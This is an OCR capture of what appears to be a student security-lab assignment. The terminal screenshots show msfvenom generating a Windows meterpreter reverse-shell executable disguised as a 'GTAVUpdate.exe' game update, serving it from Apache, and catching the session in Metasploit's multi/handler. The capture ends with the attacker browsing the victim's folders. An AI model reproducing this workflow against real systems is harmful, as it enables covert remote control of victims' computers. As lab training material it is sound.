




DAY 3 ASSIGNMENT






Applications
Places
Terminal
Wed 13:59
1
root@kali-leandro: ~
root@kali-leandro:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platfo
rm windows -f exe LHOST=192.168.195.72 LPORT=4444 -o /root/Desktop/GTAVUpdate.ex
e
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/GTAVUpdate.exe
root@kali-leandro:~#



Applications
Places
Terminal
Wed 14:03
1
root@kali-leandro: ~
root@kali-leandro:~# msfconsole
[-] ***rting the Metasploit Framework console.../
[-] * WARNING: No database support: could not connect to server: Connection refu
sed
Is the server running on host "localhost" (::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
[-] ***
[*] Starting the Metasploit Framework console...\



Applications
Places
Terminal
Wed 14:05
root@kali-leandro: ~
=[metasploit v5.0.41-dev]
+ -- --=[1914 exploits - 1074 auxiliary - 330 post]
+ -- --=[556 payloads - 45 encoders - 10 nops]
+ -- --=[4 evasion]
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.195.72
LHOST => 192.168.195.72
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) >



Applications
Places
Terminal
Wed 14:06
root@kali-leandro: ~
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.195.72 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) >


Applications
Places
Terminal
Wed 14:10
1
root@kali-leandro: ~/Desktop
root@kali-leandro: ~
root@kali-leandro: ~/Desktop
root@kali-leandro:~# cd Desktop/
root@kali-leandro:~/Desktop# cp GTAVUpdate.exe /var/www/html/
root@kali-leandro:~/Desktop# service apache2 start
root@kali-leandro:~/Desktop#


janeiro de 2013? Tenha...
O que fazia Rui Pinto antes de
O que pretende fazer com GTAVUpdate.exe (72.1 KB)?
De: 192.168.195.72
Executar
Guardar
Cancelar
14:15
05/02/2020


Applications
Places
Terminal
Wed 14:21
1
root@kali-leandro: ~
root@kali-leandro: ~
root@kali-leandro: ~/Desktop
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.195.72 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Wildcard Target
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.195.72:4444
[*] Sending stage (179779 bytes) to 192.168.195.150
[*] Meterpreter session 1 opened (192.168.195.72:4444 -> 192.168.195.150:49777) at 2020-02-05 14:21:27 +0000
meterpreter >


Applications
Places
Terminal
Wed 14:25
root@kali-leandro: ~
root@kali-leandro: ~
root@kali-leandro: ~/Desktop
40777/rwxrwxrwx 0 dir 2020-02-04 18:05:05 +0000 PrintHood
40777/rwxrwxrwx 0 dir 2020-02-04 18:05:05 +0000 Recent
40555/r-xr-xr-x 0 dir 2020-02-04 18:05:04 +0000 Saved Games
40555/r-xr-xr-x 4096 dir 2020-02-04 18:05:46 +0000 Searches
40777/rwxrwxrwx 0 dir 2020-02-04 18:05:05 +0000 SendTo
40555/r-xr-xr-x 0 dir 2020-02-04 18:05:04 +0000 Videos
100666/rw-rw-rw- 524288 fil 2020-02-04 18:05:05 +0000 ntuser.dat.LOG1
100666/rw-rw-rw- 65536 fil 2020-02-04 18:05:05 +0000 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2020-02-04 18:05:05 +0000 ntuser.ini
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Payload\Desktop
Mode Size Type Last modified Name
100666/rw-rw-rw- 1446 fil 2020-02-04 18:07:22 +0000 Microsoft Edge.lnk
100666/rw-rw-rw- 0 fil 2020-02-05 14:22:36 +0000 Origin.exe.txt
100666/rw-rw-rw- 0 fil 2020-02-05 14:22:32 +0000 Steam.exe.txt
100666/rw-rw-rw- 0 fil 2020-02-05 14:22:36 +0000 Ubisoft.txt
100666/rw-rw-rw- 282 fil 2020-02-04 18:05:46 +0000 desktop.ini
meterpreter >


Applications
Places
Terminal
Wed 14:25
root@kali-leandro: ~
root@kali-leandro: ~
root@kali-leandro: ~/Desktop
100666/rw-rw-rw- 20 fil 2020-02-04 18:05:05 +0000 ntuser.ini
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Payload\Documents
